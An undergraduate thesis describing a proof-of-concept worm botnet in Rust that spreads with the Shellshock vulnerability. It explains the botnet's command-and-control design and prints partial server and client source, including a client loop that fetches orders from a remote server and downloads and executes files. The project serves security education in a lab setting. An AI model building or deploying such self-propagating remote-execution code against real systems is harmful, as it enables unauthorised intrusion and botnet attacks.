Proof of concept; a worm botnet.

Abigail ECCLESTON, B00140442

Jérémy PRIMARD, B00168148

Tytus KOPERA, B00140074

School of Informatics and Cybersecurity, Faculty of Computing, Digital & Data,

Technological University Dublin

Submitted to Technological University Dublin in partial fulfillment of the requirements for the degree of

Bachelor of Science in Computing in Digital Forensics & Cyber Security

Supervisor:

Mark Lane

May 2024

Declaration

I herby certify that this material, which I now submit for assessment on the programme of study leading to the award of Degree of **Bachelor of Science in Computing in Digital Forensics & Cyber Security** in Technological University Dublin, is entirely my own work except where otherwise stated, and has not been submitted for assessment for an academic purpose at this or any other academic institution other than in partial fulfilment of the requirements of that stated above.

Dated: 04/15/2023

Abigail ECCLESTON

Jérémy PRIMARD

Tytus KOPERA

Abstract

Abstract

Whatever one host can do by itself, one thousand hosts can do it better together. Malicious actors spread their networks of zombie hosts to grant them the power of many machines. They pose a challenge to law enforcement, companies and targeted individuals given their power to cause damage as well as resilience from being disrupted.

We decided to learn about the intricacies of this threat by creating our own botnet, written in Rust. Our idea was to use worm's self replicate ability to conceal the hacker's host ip address, so that a bot know only the ip address of the host that have infected it, this way, it can be a lot more difficult for an ISP to take down the botnet. Rust is known for its robust type system, safety and concurrency, as well as its fantastic performance making it a fantastic language to use for this botnet. The aim was to delve into the low level world of programming networking functionality, hence why Rust was used. We used the Rust library documentation and Rust's compiler to learn the language along the way and getting acquainted with how a networking program should be written in a low level. This botnet utilizes the ShellShock ie. CVE-2014-6271 which exploits a flaw in Bash which if it is couple with a webapp that needs to enter system command, allows a malicious actor to remotely execute arbitrary commands on the vulnerable host. Communication is encrypted with TLS thanks to OpenSSL and Rustls. Because of our needs for the demo, we made a primitive ip targeting system that allow only 1 to 1 parent-child node relations.

Despite the age of the exploit, it is very likely that it stays some website using this specific outdated bash version, meaning that our malware could potentialy make some bots if release in nature. The exploit itself wasn't really important because the only thing that was important to us, was to be able to exploit by calling a bash script, so that it can be easier to make our botnet run on different exploit. A possibility of future improvment would be to make it run on multiples exploits at the same time. Therefore, it is nessessary to have different botnets to use, in order to implement protection against botnet in IPS and IDS.

Keywords: Botnet, malware, worm, rust, C2, shellshock, TLS.

Contents

I. Introduction

I.1. Definitions

The world is relying on computers more with each passing year. It's necessary more than ever to know how a computer virus functions. One of the many types of malwares is the worm. According to wikipedia, a worm is a self-replicating type of malware, which spreads out and takes more computers [1]. In the following document, thoses computers will be called victims or target before our malware infects it, and bots after. According to howtogeek.com, its use for a black hat hacker is usually to launch ransomware or other virus attacks [2]. One of the many dangerous features of a worm is how it does not need a central controlling component to propagate. A worm virus can also conceal the party of which created or distributed the malicious software.

According to malwarebytes, malicious botnets are another type of malware, which hijacks and takes control of multiple machines to violate laws or regulations [3]. This type of malware could be instructed to launch a cyber-attack, such as Distributed Denial of Services (DDOS) attacks, mine crypto money or crack passwords. A botnet need a machine to give it's orders, without it, there would be no orders and no attacks, so no botnets. A central controlling component is where the botnet can be controlled and given instructions, we will call it "head" in this document.

I.2. Origins of the project

As a result of the botnet virus's inability to continue propagating without its head, our project idea began. We asked ourselves what if we took aspects from the two malewares and combined them. Specifically, the worm's ability to conceal the preoperatory and the botnets capability to control the bots of itself. Moreover, our idea and concept is to make a botnet that spreads like a worm and conceals the address of the 'head' to the majority of the infected machine. The address being its IP address, an IP address is an unique code that identifies a computer or a certain computer network. This being a monumental task within our ability and timeframe we simplified our idea to being a proof of concept, a worm botnet. We reiterate that our project is solely proof of concept and is intended to only be showcased in our project demonstration. We recognize that our project would need immense improvements in several areas to overcome its limitations. Again, we reiterate that this project isn't supposed to show the virus of the future. Its purpose is to show proof of concept and demonstrate that there isn't enough research on a worm botnet. In fact, the closest documentation we could find that was congruent with our concept was peer to peer botnets. Which has similar aspects to what we want to achieve, but not precisely. [4] [5] We where also really interested to know how a botnet, and how a worm would works, and this project gave us the knowledge we always dreamed to get.

I.3. Preliminary research on existing botnets and an existing worms that appears in the last 25 years.


Before we delve into the implementation aspect of our botnet let's first examine well-known worms and botnets.

Worm virus WannaCry [6] is a bot which first appeared in 2017. This bot exclusively targeted Microsoft Windows Software. It spread itself exploiting a critical vulnerability of the Server Message Block (SMB), this being on every Windows machine it was extemelly serious. The way this worm works is standard in the realm of worm viruses. The worm will attack if the machine is vulnerable, it will drop the exec file. This file's goal is to self-replicate the worm, install ransomware and target other machines [7]

Another example is the opensource Mirai botnet [8] It's a botnet that spreads over ports 23 and 2323, in order to make new bots. The way it works is simple, it tries to brute force the password of an iot device. It achieves this by using default built-in credentials, for example default usernames, passwords etc. However, this relies on the fact that it hasn't been changed. Once this is complete the bot awaits its instructions. Usually, the bot is instructed to launch the cyber-attack Denial of Service (DOS), which is an attack that floods the server or network with too much traffic, causing it not to function properly. This cyber-attack is launched against a DNS server or a big cloud company.

Botnet Hajime is another example [9]. This botnet's simply goal was to protect devices against the previously talked about Mirai botnet, by closing telnet ports. Hajime is a well-known botnet it uses peer to peer capabilities; it does this to hide its perpetrator address. Thus, makes it far more difficult to be blocked by ISP to takes down the botnet [10].

II. Our implementation and design



II.1. Necessary components we had to source or produce.

Our project had different elements.

- Making a sandbox environment while ensuring the worm does not escape. We used qemu and unshare to make an environnment that couldn't reach the external network. In the end it was unnecessary because we decided that for the demonstration the victim ip will be known before launch time, to prevent unexpected results in the final demo.

- Finding an exploit to use. We needed the exploit to perform remote code execution, be easy to setup and use because the point of this project was not to create an intricate exploit, but rather to build a botnet. We spent hours looking for the perfect exploit and in the end we found a repository on github which performed in a way that we wanted [11]. Thanks to the work of opsxcq, we had an easy vulnerability to exploit. This vulnerability was CVE-2014-6271, known as Shellshock. In opsxcq's repository there was a docker image vulernable to Shellshock which was run by a simple command. There were two other vulnerabilities in

their github that we were interested in but ultimately chose to not use: CVE-2016-10033 and CVE-2017-7494. There were both unsuitable for our application and would have required to much effort to get working. We also considered log4j but decided to use an easier exploit to implement.

- Demonstrate the botnet. In order to demonstrate that the botnet worked, we had to prove that the botnet had really taken control of several machines. To accomplish this we created a VM called vulnerableDOS. This VM would run WireShark [12], once the botnet has taken control of the bots and received the pings. We will display the pings on the interace in wireshark. At first, we wanted to make our botnet run a DDOS attack on the vulnerableDOS machine, but the purpose of the project was not to make the botnet run complex attack. Our goal was to prove that we have indeed taken control of the vulnerables machines. Therefore, we chose to simply ping the vulnerable DOS VM.

The botnet itself

II.2. Botnet design

Designing and making the botnet was very challenging. The architecture of our botnet would consist of a server and a client. The server has three tasks. Firstly it runs the exploit against the victim in a thread. Secondly, it runs a Command and Control server (CC), in another thread, to deliver it's order. The first order will always be to replicate the server on the victim and the second one to ping the vulnerableDOS VM. Thirdly, the server runs a file sharing server (fs), so that every time the CC server askes the victim to download a file, the file can be downloaded.

On the CC and the fs server, we implemented a Transport Layer Security (TLS) connection, using rustls. The certificates used are self signed certificates, and every time the server is copied into the victim, openssl is used to generate the certificates. We were really lucky to find that openssl 1.0f was installed on the vulnerable image. If the docker image was made two years earlier, openssl wouldn't have been installed, forcing us to abandon the idea of using encrypted connections.


The goal of the client is to connect to the server, get its orders, and execute whatever the orders may entail.

The server reads TLS certificates from the conf folder and the orders file that it transmits to the victim. It also creates files in the www directory eg. The list of ips that the next victim has to attack, a config file to easily generate new certificates, the exploit to run in order to run the client on the victim, and an installation script. In summary, the server permits the client to install whatever the servers serves and to replicate the server itself.

II.3. Lab setup

To set up the lab environment we first made a VM, with the dinit init system on it [13], aswell as basic packages. We did this to be aware of all the programs running on the VM so that we didn't lose excessive time searching for bugs caused by clashes in the OS. We then made a VM to be the head of our botnet, 2 vulnerable vm and 1 more VM named vulnerableDOS. We called the first VM attacker, as it was going to be the initial aggresor in the demonstration. The two vulnerable VMs were called vulnerable1 and vulnerable2. These were going to be infected by the malware

and added to the botnet. vulnerableDOS was going to be the vicitm of the botnet's ping attack. This means that our botnet project can be considered a success if we manage to make vulnerable1 and vulnerable2 ping vulnerableDOS.



II.4. Botnet communication


The following is the flow of the botnet's activity: Step one. The server finds an potential target, within the demo, this target is specified. It runs a BASH script, called exploit.sh, which executes the exploit against the target. The exploit controls the victim in order to make the victim download and execute the client binary. In our case, the client is installed and run in '/tmp/botnet/'.

Step two. The client requests the server for its first instruction, called order1. The server answers with the file and the client saves it in '/tmp/botnet/conf/'.

Step three. The client reads the received order and every time it reachs a line begining with 'download', it requests the filesharing server for the respective file to download which is saved to '/tmp/botnet/downloaded/'. Everytime the client reaches a line begining with 'execute', it executes the file.

Normally, only the file 'installation.sh' is executed at this stage. This script copies all the downloaded files from '/tmp/botnet/downloaded' to their respective folders. Now the server is run on the victim, which begins to look for other victims.

Step four. Finally, once the victim runs its version of the server, it asks for its attack order from the CC server, which is called order2. Typically, an order2 file will ask the client to download and execute a BASH script. This BASH script will run the attack. In the case of the demo, it will only run 'ping 10.0.2.18' for simplicity.



Note that every time it receives an order, it will save it, and make it accessible to the server so that is can relay the orders to its child node, ie. the victim of the server that is being ran. The same is true for every file that is downloaded.

Having explained the thought process behind the design of the project, let us now look at the code.

III. Code analysis and difficulties.

III.1. Why Rust?

Rust [14] is a multi-paradigm low level programming language which emphasizes memory safety, strict types and high performance. Despite its novel features(and associated learning curve), such as variable ownership and its ommission of a null variable, it is already a loved language among developers, which forces the developer to write safer and more performant code. Despite it lacking as many footguns as C/C++, it allows a great deal of control over what happens in a program. Though young, Rust is seen as the spearhead for the languages of the future, looking to replace C++ as the dominant low level language. Rust has been added to the Linux kernel [15], currently the only language to accompany C in this domain, and is being picked up by even the largest companies, such as Google. On the opposite side of the spectrum, hackers have begun writing in Rust, due to its aforementioned strengths and how pleasant it is to use [16]. All of these reasons combined form our argument for learning Rust, which is what we had to do for this project.

III.2. Flow of the program

Let's Now analyse our rust code to have a better understading of the communications in our botnet.

Server code

server/src/main.rs

```rust
mod set_tls;
mod connection;
mod save_ip;
mod set_dir;
mod hs_server;

use std::thread;

fn main() {

    set_dir::set_working_directory();
    let acceptor = set_tls::conf_tls();
    let my_ip = save_ip::save_ip();

    let ip_clone = my_ip.clone();
    thread::spawn(move || {
        hs_server::princip(ip_clone);
    });

    // Launch in a new thread the file sharing server
    let my_ip_fs = my_ip.clone();
    let acceptor_fs = acceptor.clone();
    thread::spawn(move || { // lauch file_share_server
        connection::file_share_server(acceptor_fs, my_ip_fs);
    });

    // launch the Command an Control server.
    connection::command_control_server(acceptor, my_ip);
}
```

Firstl, we import different modules that we have written on line 1-5 , to modularize and simplify the code. Then, at line 7, we import thread. The main function begins and we set the working directory to where the binary is. After that, we create the acceptor, save the server ip address, and create a

new thread for hs_server, the hacking server, which will transform the victim into a bot. Now, we are approaching the last part of the server. We create a thread for the file sharing server in wich the file sharing server is called and wait for connection to launch command and control server.

Client code

Now, let's talk about the client's code.

client/src/main.rs

```rust
mod ssl_builder;
mod connection;
mod make_dir;
mod set_dir;
mod args;

use std::net::TcpStream;
use std::process::Command;
use std::process::exit;

fn main() {

    set_dir::set_working_directory();

    let Ok((ip_addr, fs_sock_addr, cc_sock_addr)) = args::get_args()
        else{return };

    let code = make_dir::make_dir();
    match code {
        0 => {},
        other =>{
            exit(other);
        },
    };

    let mut number_of_order: u64 = 0;
    loop {

        let connector = ssl_builder::ssl_builder();

        if let Ok(stream_cc) = TcpStream::connect(cc_sock_addr) {
            let stream_cc = connector.connect(ip_addr.to_string().as_str(),
                                              stream_cc).unwrap();
            connection::flow(stream_cc, ip_addr.to_string(), fs_sock_addr,
                             connector, number_of_order);

            number_of_order += 1;
        }

        let _ = Command::new("sleep")
            .args(["5"]).output();
    }
}
```

At the begining of the main it imports the different functions. Then it imports TcpStream, command, and exit, to make the stream object, run system commands and to exit in case there is a problem. Then, at the beginning of the main function, the working directory is set to where the

binary is, it makes all the necessary directory ie. www, downloaded, conf, and exits in case of an error. Then, it makes the stream with the CC server, and launches the flow function. It counts the number of times it loops, which also informs how many times it connected to the server, then it asks for order1 or order2 in the flow function. After each successful connection it waits for 5 seconds before launching the next connection.

client/src/connection.rs

```rust
mod handle_connection_cc;
mod handle_connection_fs;
mod write_order;
mod parse_order;

use std::net::TcpStream;
use openssl::ssl::{SslStream, SslConnector};
use std::net::SocketAddr;

pub fn flow(stream_cc: SslStream<TcpStream>, ip_addr: String, fs_sock: SocketAddr,
            connector: SslConnector, number_while: u64) {

    let order;
    if number_while == 0 {
        order = "order1";
    } else {
        order = "order2";
    }

    let contents = handle_connection_cc::handle_connection_cc(stream_cc, order);
    write_order::write_order(order, contents.clone());

    let list_contents_download = parse_order::get_to_download(contents.clone());
    let list_contents_exec = parse_order::get_to_exec(contents);

    for string in list_contents_download {
        if let Ok(stream_fs) = TcpStream::connect(fs_sock) {
            let stream_fs = connector.connect(ip_addr.to_string().as_str(),stream_fs).unwrap();

            handle_connection_fs::handle_connection_fs(stream_fs, &string);
        }
    }

    for mut prog in list_contents_exec {
        let _return_code = prog.exec();
    }
}
```

This is the flow function. First, it determines if it has to ask for the installation order or the attack order depending on how many times it has looped. Then it requests it's order from the CC server, parses it, and makes a list of files to download and of files to execute. After that, for each item to downloaded, it makes a connection with the filesharing server to download it, and after downloaded all the necessary files, it executes all the files recieved. Usually this is just a BASH script.

III.3. Difficulties encountered while writing the program

While writing our botnet's code, we encountered a variety of difficulties. Firstly, it was the first time we were coding in rust, so we had to learn the language. Secondly, it was just the three of us doing the project, we needed to be well organised and to distribute our tasks. We also had problems with the code; For instance, we first chose Openssl as our tls library but we find out that we needed to build statically linked binaries in order to make them run on the victim, and so for that we had to use musl and rustls [17]. This we could put on for the server, but because we were using self signed

certificates, we had to keep Openssl for the client. The solution we found for the client was to active the cross-compilation for OpenSsl, and the problem was solved. We also encountered other difficulties because of the cross-compilation. For example we found that our exploit was using curl, so we tried to build it statically linked, but we failed, so we looked for an already statically linked binary of curl on the internet, which we thankfully found. Our original client design had a big flow in it, and so we had to rewrite again all the main and flow function. Fortunately, it was only thoses two function that had to be rewritten.

IV. Our botnet limitations.

Our worm botnet was created specifically for demonstration purposes and for proof of concept. Moreover, it's not intended for large-scale or sophisticated attacks. Due to the botnet's limitations and design, it is not able to attack on these levels. For example, the botnets targeting IP system is undesirable due to its inefficiency. Its number of potential targets is limited due to having to choose the IP beforehand and only being able to attack the first IP within the list of IPs. Furthermore, if for a demonstration this is enough, for a real-world botnet situation it could potentially be a critical design flaw because it won't check if the targeted host is vulnerable before it executes.

Within our time frame for this project, we were only able to design the botnet so that it is only capable of loading one exploit at a time. Therefore, it greatly reduces versatility and scalability within our botnet. Propagating is another aspect which shows that we could better our design, the time that the attack order takes to spread to the last node, is far too delayed. This inevitably affects attacks across all nodes.

Another limitation of our botnet is on the client side. The client asks for order1 then order2, this is regardless of if order1 could even be downloaded and executed properly. Thus, showing how this lack of error handling is insufficient causing problems within the attack process.

Our choice of ports 7878 and 7870 is poor because in real world situations our server should only have one port, making it more efficient and flexible. The file sharing server and how it handles binary transfers is inefficient and should be merged to the CC server. The installation process is inefficient, all downloaded files should be automatically be made accessible for the next node, instead of relying on the installation, and attack script. For encryption we made it with self-signed certificates, the more adequate design would be to make our own root certificate and assign them that way. This way there is a hierarchical trust model therefore enhancing security.

Conclusion

Our project has certainly identified and demystified the processes required for a botnet/worm combination to function, as well as showing the development of this architecture. Despite the fact that we had no experience in Rust, low level programming, malware development and, to some extent, network programming, we managed to complete our intended goal of developing the malware. This clearly means that a botnet can be made by anyone with enough patience/perseverance to learn a programming language and fill in the gaps in their own skillset by consulting the documentation of the language. This, however, raises the question of how much more could we have achieved if we had the experience in network and malware programming? If we were to re-attempt this project in a month's time then there would be a marked decrease in initial development time and more advanced features, such as decentralization could be achieved within the same time frame. Although the botnet was a crucial aspect of the malware it wasnt what made the malware work, per se, though it was merely a chassis for the bot network to form. The engine or propagator was, in fact, Shellshock. It was the development of the botnet that allowed to exploit to do its job, and without the botnet, the exploit wouldn't be nearly as dangerous. Anyone can find on the internet, using github.com or vx-underground.org, a working exploit and malware to repurpose for their own code.

Possible ways to expand on this idea of building a botnet for educational means would be to make a botnet with more advanced features, or to build a botnet while writing minimal amounts of code, ie. using premade tools. A project researching botnet development using only premade tools would be pertinent to CyberSecurity due to the threat of script kiddies, which are generally less skilled programmers, if they program at all.

Therefore, the process of developing a botnet has been made clear with our efforts; botnets are a persistent threat and are relatively easy to develop.

Refenrences

[1] wikipedia page about worm malware. https://en.wikipedia.org/wiki/Computer_worm

[2] HowToGeek website speeking about worm. https://www.howtogeek.com/415873/what-are-internet-worms-and-why-are-they-so-dangerous/

[3] malwarebytes's definition of botnet. https://www.malwarebytes.com/botnet

[4] research paper on peer-to-peer botnets. https://ieeexplore.ieee.org/abstract/document/5684002/

[5] study on worm propagation. https://citeseerx.ist.psu.edu/document?repid=rep1&type=pdf&doi=5de6987574e48076fa5f024f347d44c77a6fa080

[6] wikipedia page about wanacry worm. https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

[7] csoonline article about wanacry. https://www.csoonline.com/article/563017/wannacry-explained-a-perfect-ransomware-storm.html

[8] wikipedia page about mirai botnet. https://en.wikipedia.org/wiki/Mirai_(malware)

[9] wikipedia page about hajime botnet. https://en.wikipedia.org/wiki/hajime_(malware)

[10] thehackernews page speeking about the hajime botnet. https://thehackernews.com/2017/04/vigilante-hacker-iot-botnet_26.html

[11] Opsxcq github repository about CVE-2014-6271 Shellshock. https://github.com/opsxcq/exploit-CVE-2014-6271

[12] wireshark website link. https://www.wireshark.org/

[13] dinit project website. https://davmac.org/projects/dinit/

[14] rust official website https://www.rust-lang.org/

[15] rust being added to the linux kernel https://www.theregister.com/2022/06/23/linus_torvalds_rust_linux_kernel/

[16] malware devellopers switch to rust https://www.itpro.com/security/ransomware/368476/why-are-ransomware-gangs-pivoting-to-rust

[17] build statically linked binary in rust https://msfjarvis.dev/posts/building-static-rust-binaries-for-linux/